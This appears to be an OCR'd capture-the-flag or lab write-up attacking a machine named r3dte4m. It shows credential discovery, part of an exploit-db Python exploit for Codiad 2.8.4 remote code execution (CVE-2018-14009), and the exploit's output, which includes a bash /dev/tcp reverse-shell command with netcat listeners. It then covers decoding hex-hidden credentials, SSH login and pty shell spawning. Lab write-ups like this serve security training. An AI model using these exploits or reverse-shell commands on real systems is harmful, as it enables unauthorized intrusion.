


We know that the username is admin and that the password must be alphanumeric. We got some alphanumeric words when we used the cewl tool .


The login process is successful by giving the username " **admin** " and password " **5H4ym4** ".

After the login page entry, we got another login page for Codiad.

By now, we have already found the username and password for this by inspecting the packages using wireshark.



Here the login was successful by using username , " **admin** ",and password " **rella** ".




The above image shows the CODIAD tab.

A simple exploit to execute system command on codiad. This tool will exploit the vulnerable codiad application to get a reverse shell.


VULNERABILITY ASSESSMENT

CODIAD


codiad is vulnerable to remote code execution (RCE) attacks. The library does not properly escape the file path, allowing a malicious user to inject and execute arbitrary system commands.



We looked for the codiad exploit and discovered it on " www.exploit-db.com "



After the exploit database I got a python code.




```
# Exploit Title: Codiad 2.8.4 - Remote Code Execution (Authenticated)
# Discovery by: WangYihang
# Vendor Homepage: http://codiad.com/
# Software Links : https://github.com/Codiad/Codiad/releases
# Tested Version: Version: 2.8.4
# CVE: CVE-2018-14009


#!/usr/bin/env python
# encoding: utf-8
import requests
import sys
import json
import base64
session = requests.Session()
def login(domain, username, password):
    global session
    url = domain + "/components/user/controller.php?action=authenticate"
    data = {
        "username": username,
        "password": password,
        "theme": "default",
        "language": "en"
    }
    response = session.post(url, data=data, verify=False)
    content = response.text
    print("[+] Login Content : %s" % (content))
    if 'status":"success"' in content:
        return True
def get_write_able_path(domain):
```

I saved this python code into my system and named as **codiad.py**

REVERSE CONNECTION


We required a reverse connection to get into the r3dte4m machine. So we executed python3 codiad.py.

Command : Python3 codiad.py http://admin:5H4ym4@l0x0s36.r3dte4m/ admin rella 192.168.1.12 123 linux



```
┌──(root㉿kali)-[/home/kali/Documents]
└─# python3 codiad.py http://admin:5H4ym4@l0×0s36.r3dte4m/ admin rella 192.168.1.12 123
linux

[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/192.168.1.12/124 0>&1 2>&1"' | nc -lnvp 123
nc -lnvp 124
[+] Please confirm that you have done the two command above [y/n]
[Y/n]
```


By executing the above command, I got two listening port commands,



echo 'bash -c "bash -i >/dev/tcp/192.168.1.12/124 0>&1 2>&1"' | nc - lnvp 123 and **nc -lnvp 124** so I copied both commands and pasted them in individually on the individual terminal and left them for listening. After that, it asks for a yes-or-no question in the terminal. By giving yes, the connection is successful.

Ip address is my local host ip : 192.168.1.12 ***Port : 123***

SPAWING A TTY SHELL



Command: ls -la

```
www-data@r3dte4m:/home/litty/Downloads$ ls -la
ls -la
total 8468
drwxr-xr-x  2 litty litty    4096 Oct  5  2021 .
drwxr-xr-x 10 litty litty    4096 Oct  5  2021 ..
-rw-r--r--  1 litty litty     997 Oct  5  2021 .download.dat
-rwxr-xr-x  1 litty litty  138728 Oct  5  2021 CantoI.docx
-rwxr-xr-x  1 litty litty  146880 Oct  5  2021 CantoII.docx
-rwxr-xr-x  1 litty litty   97152 Oct  5  2021 CantoIII.docx
-rwxr-xr-x  1 litty litty   68416 Oct  5  2021 CantoIV.docx
-rwxr-xr-x  1 litty litty  138856 Oct  5  2021 CantoIX.docx
-rwxr-xr-x  1 litty litty   43808 Oct  5  2021 CantoV.docx
-rwxr-xr-x  1 litty litty  138856 Oct  5  2021 CantoVI.docx
-rwxr-xr-x  1 litty litty  146880 Oct  5  2021 CantoVII.docx
-rwxr-xr-x  1 litty litty 3689352 Oct  5  2021 CantoVIII.docx
-rwxr-xr-x  1 litty litty   68416 Oct  5  2021 CantoX.docx
-rwxr-xr-x  1 litty litty  121464 Oct  5  2021 CantoXI.docx
-rwxr-xr-x  1 litty litty  157192 Oct  5  2021 CantoXII.docx
-rwxr-xr-x  1 litty litty  213136 Oct  5  2021 CantoXIII.docx
-rwxr-xr-x  1 litty litty  146880 Oct  5  2021 CantoXIV.docx
-rwxr-xr-x  1 litty litty  146880 Oct  5  2021 CantoXIX.docx
-rwxr-xr-x  1 litty litty   97152 Oct  5  2021 CantoXV.docx
-rwxr-xr-x  1 litty litty  138728 Oct  5  2021 CantoXVI.docx
-rwxr-xr-x  1 litty litty  121464 Oct  5  2021 CantoXVII.docx
-rwxr-xr-x  1 litty litty 2746104 Oct  5  2021 CantoXVIII.docx
-rwxr-xr-x  1 litty litty   68416 Oct  5  2021 CantoXX.docx
www-data@r3dte4m:/home/litty/Downloads$ ls
```


By checking through files and directories, I found a file with **.dat extension**

Command: cat .download.dat

```
cat .download.dat
AB4F72207365201920747520717565620566972676966C696F2065207175656C6C6120666F6E74650D0A6368652073706 16E6469206469207061726C61722073EC206C6172676F206669756D653FB
B2C0D0A726973707 56F732019696F206C756920636F6E20766572676F676E6F736120667 26F6E74652E0D0A0D0AAB4F206465206C6920616C7472692070 6F657469206F6E6F726520652065 6C756D65
2C0D0A7661676C69616D692020196C206C756E676F207374756496F206520202019 6C206772616E646520616D6F72650D0A6368652065 2019686120666174746F206365726361722065 6C6F2074756F2
0766F6C756D652E0D0A0D0A5475207365201920 6C6F206D696F206D61657374726F206520201 6C206D696F206175746F72652C0D0A747520736520192073 6F6C6F20636F6C756920646120637520
1920696F20746F6C73690D0A6C6F2062656C6C6F207374696C6F20636865206D2019686120666174746F206F6E6F72652E0D0A0D0A566564692065 6C6120626573746961207065722063752019206 96
F206D6920766F6C73693B0D0A6169757461 6D6920646120 6C65692C2066616D6F736F207361676769 6F2C0D0A63682019656C6C6120 6D69206612074726 5D6172206C652076656E652065206920
706F6C7369BB2E0D0A0D0A6C697474793A4C313754794031323323
```

When I cat the .dat file I got a hexadecimal code

Using an online hexadecimal to ASCII convertor the hex code can be converted into ASCII form.



By converting hex code to ASCII I have got a username and password

Username: litty

Password: L17Ty@123#


PRIVILEGE ESCALATION

SSH LOGIN


now I have the login information.

Using this I tried to login in ssh

Command: ssh litty@192.168.1.8



To get a shell I used **python -c 'import pty; pty.spawn("/bin/bash")'**

